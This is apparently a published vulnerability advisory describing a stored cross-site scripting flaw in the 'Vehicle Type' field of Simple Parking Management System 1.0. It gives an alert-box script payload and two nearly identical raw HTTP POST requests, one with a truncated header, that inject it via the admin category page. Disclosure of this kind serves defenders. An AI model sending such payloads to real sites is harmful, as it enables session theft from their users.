Title: Simple Parking Management System 1.0 Stored Cross-Site Scripting

Author: Ashish Kumar (https://www.linkedin.com/in/ashish-kumar-0b65a3184)

Date: 10.07.2022

Vendor: https://www.sourcecodester.com/users/tips23

Software: https://www.sourcecodester.com/php-codeigniter-simple-parking-management-system-source-code

Version: 1.0

Reference: https://github.com/CyberThoth/CVE/blob/6c0df09d4e613d5e10389e35adb11d37643f917f/CVE/Simple%20Parking%20Management%20System/Cross%20Site%20Scripting(Stored)/POC.md

Description:

Simple Parking Management System is vulnerable to Stored cross-site scripting on the category add deatils page. The "Vehicle Type" parameter in 'http://localhost/ci_spms/admin/category' is vulnerable.

Impact:

An attacker could steal cookies with a crafted URL sent to the victims.


Payload used:

```
"><script>alert("XSS")</script>
```

POC

```
POST /ci_spms/admin/category HTTP/1.1
Host: localhost
Content-Length: 130
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/ci_spms/admin/category
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: ci_session=81rl2n6fdvfm0jukf6uehmqffaptj876
Connection: close

parking_area_no=2&vehicle_type=%22%3E%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E
```




```
POST /ci_spms/admin/category HTTP/1.1
Host: localhost
Content-Length: 130
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/ci_spms/admin/category
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: ci_session=81rl2n6fdvfm0jukf6uehmqffaptj876
Connection: close

parking_area_no=2&vehicle_type=%22%3E%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E&vehicle_limit=15&
parking_charge=4&send=Submit
```